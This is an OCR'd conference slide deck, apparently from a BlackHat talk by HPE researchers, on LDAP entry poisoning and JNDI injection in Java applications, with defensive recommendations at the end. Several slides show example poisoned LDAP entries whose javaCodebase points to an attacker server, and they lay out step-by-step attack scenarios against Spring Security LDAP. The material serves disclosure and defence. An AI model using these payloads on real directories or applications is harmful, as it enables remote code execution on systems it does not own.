
Attackers capable of modifying LDAP entries or tampering LDAP responses may execute arbitrary code on vulnerable applications interacting with the LDAP Server


LDAP

First stage



Second stage



Lookup (Naming) vs Search (Directory)

- Directory Services allow assignment of Attributes to stored Entries.
- Lookup operations are allowed but not widely used.
- Search operations that request Entry attributes are the normal way to query Directories:

Search("uid=john,ou=People,dc=example,dc=org")

```
ObjectClass: inetOrgPerson
UID: john
Name: John Smith
Email Address: john@acme.com
Location: Vegas, NV
```

Object-Returning Searches

- LDAP search can take a SearchControls object to specify the scope of the search and what gets returned as a result of the search.

  *"If the search was conducted requesting that the entry's object be returned (**SearchControls.setReturningObjFlag()** was invoked with true), then SearchResult will contain an object that represents the entry ... If a java.io.Serializable, Referenceable, or Reference object was previously bound to that LDAP name, then the attributes from the entry are used to reconstruct that object ... Otherwise, the attributes from the entry are used to create a DirContext instance that represents the LDAP entry."*

Java Object Decoding

com.sun.jndi.ldap.Ldap{SearchIBinding}Enumeration (JDK Code)

```
// only generate object when requested
if (searchArgs.cons.getReturningObjFlag()) {
    if (attrs.get(Obj.JAVA_ATTRIBUTES[Obj.CLASSNAME]) != null) {
        // Entry contains Java-object attributes (ser/ref object)
        // serialized object or object reference
        obj = Obj.decodeObject(attrs);
    }
    if (obj == null) {
        obj = new LdapCtx(homeCtx, dn);
    }
    …
}
```

Java Schema (RFC 2713)

- Defines different representations for Java objects so that they can be stored in a Directory Service:
  - **Serialized Objects (javaSerializedObject):** A serialized object is represented in the directory by the attributes
    - javaClassName, javaClassNames, javaCodebase, javaSerializedData
  - **JNDI References (javaNamingReference):** Contains information to assist in the creation of an instance of the object to which the reference refers
    - javaClassName, javaClassNames, javaCodebase, javaReferenceAddress, javaFactory
  - **Marshalled Objects (javaMarshalledObject):** Marshalling is like serialization, except marshalling also records codebases.
    - javaClassName, javaClassNames, javaSerializedData
  - **Remote Location (Deprecated):** Store location of remote RMI objects
    - javaClassName, javaRemoteLocation

Entry Poisoning with Serialized Objects

- Place payload in “javaSerializedData” attribute

```
ObjectClass: inetOrgPerson
UID: john
Name: John Smith
Email Address: john@example.org
Location: Vegas, NV
javaSerializedData: ACED01A43C4432FEEA1489AB89EF11183E499…
javaCodebase: http://attacker-server/
javaClassName: DeserializationPayload
```

If `com.sun.jndi.ldap.object.trustURLCodebase` is `true`

- attackers can provide their own classes
- else, attackers will be able to use available gadgets in classpath

Entry Poisoning with JNDI References

- Use JNDI Reference using remote factory class:
  - javaClassName: Name of referenced object class
  - javaFactory: Name of Factory class
  - javaCodebase: Location of Factory class


```
ObjectClass: inetOrgPerson, javaNamingReference
UID: john
Name: John Smith
Email Address: john@example.org
Location: Vegas, NV
javaCodebase: http://attacker-server/
JavaFactory: Factory
javaClassName: MyClass
```

Attack Scenarios

- **Rogue employees:** An employee that has write permissions on the LDAP directory may inject arbitrary Java attributes.
- **Vulnerable LDAP server:** There are plenty of CVE published on LDAP servers that allow remote code execution on them.
- **Vulnerable applications:** Vulnerable applications using LDAP credentials with write permissions.
- **Exposed WS or APIs for LDAP Directory:** Modern LDAP servers provide various Web APIs for accessing LDAP directories. Eg: REST, SOAP, DSML...
- **Lax LDAP ACLs:** Eg: Allow user to change their own attributes but blacklisted ones.
- **Single-Sign-On (SSO) and Identity Providers:** Connect your own LDAP servers to their Identity Providers.


Attack Scenarios: Entry Manipulation

1. Attacker poisons an LDAP entry and injects malicious Java Scheme attributes.
2. Attacker interacts with application to force a LDAP search (eg: authentication).
3. Application performs the LDAP search and fetches the poisoned entry.
4. Application try to decode the entry attributes as a Java Object.
5. Application fetches Factory class from attacker-controlled server.
6. Server will instantiate the Factory class and run the Payload.



Attack Scenarios: MiTM Tampering


1. Attacker interacts with application to force a LDAP search (eg: authentication) or simply waits for a LDAP request to be sent.
2. Application performs the LDAP search and fetches an entry.
3. Attacker intercepts and modify LDAP response and injects malicious Java Scheme attributes in the response.
4. Application try to decode the entry attributes as a Java Object.
5. Application fetches Factory class from attacker-controlled server.
6. Server will instantiate the Factory class and run the Payload.



Example: spring-security-ldap

references 1343 1343

- Spring Security is a framework that focuses on providing both authentication and authorization to Java applications.
- Spring Security LDAP allows integrating with an LDAP server for authenticating users.
- `FilterBasedLdapUserSearch.searchForUser(String username)` is the method used to fetch the user attributes and check its credentials.
- Since version 3.2.0, the search controls are wrapped by `buildControls()` which internally sets `returningObjFlag` to `true`:
  - `search(searchBaseDn, filter, params, buildControls(searchControls));`




Demo: Spring Security

Recommendations

- DevOps:
  - Do not pass untrusted data to a JNDI lookup method.
  - When integrating with an LDAP server do not use object-returning queries if possible.
  - If possible do not enable remote codebases JVM properties.
- Code Auditors:
  - Carefully audit Security Policy when using a Security Manager.
  - Static analysis can easily find these two new types of vulnerabilities.
- Pentesters:
  - Fuzz your web applications with different JNDI vectors to verify they are not taking untrusted data into JNDI lookup methods.
  - Poison a controlled test user and use it to log in on every LDAP integrated service to find out which applications are vulnerable.

BlackHat Sound Bytes

- Audit your Applications for two new vulnerability classes:
  - JNDI Injection
  - LDAP Entry Poisoning
- Carefully protect and periodically audit your LDAP backends; they contain the keys to your kingdom!
- When using a Security Manager make sure you understand 100% of what the Policy allows



Thanks! Questions?

Alvaro Muñoz (@pwntester) - alvaro.munoz@hpe.com
Oleksandr Mirosh - alexandr.mirosh@hpe.com

Hewlett Packard Enterprise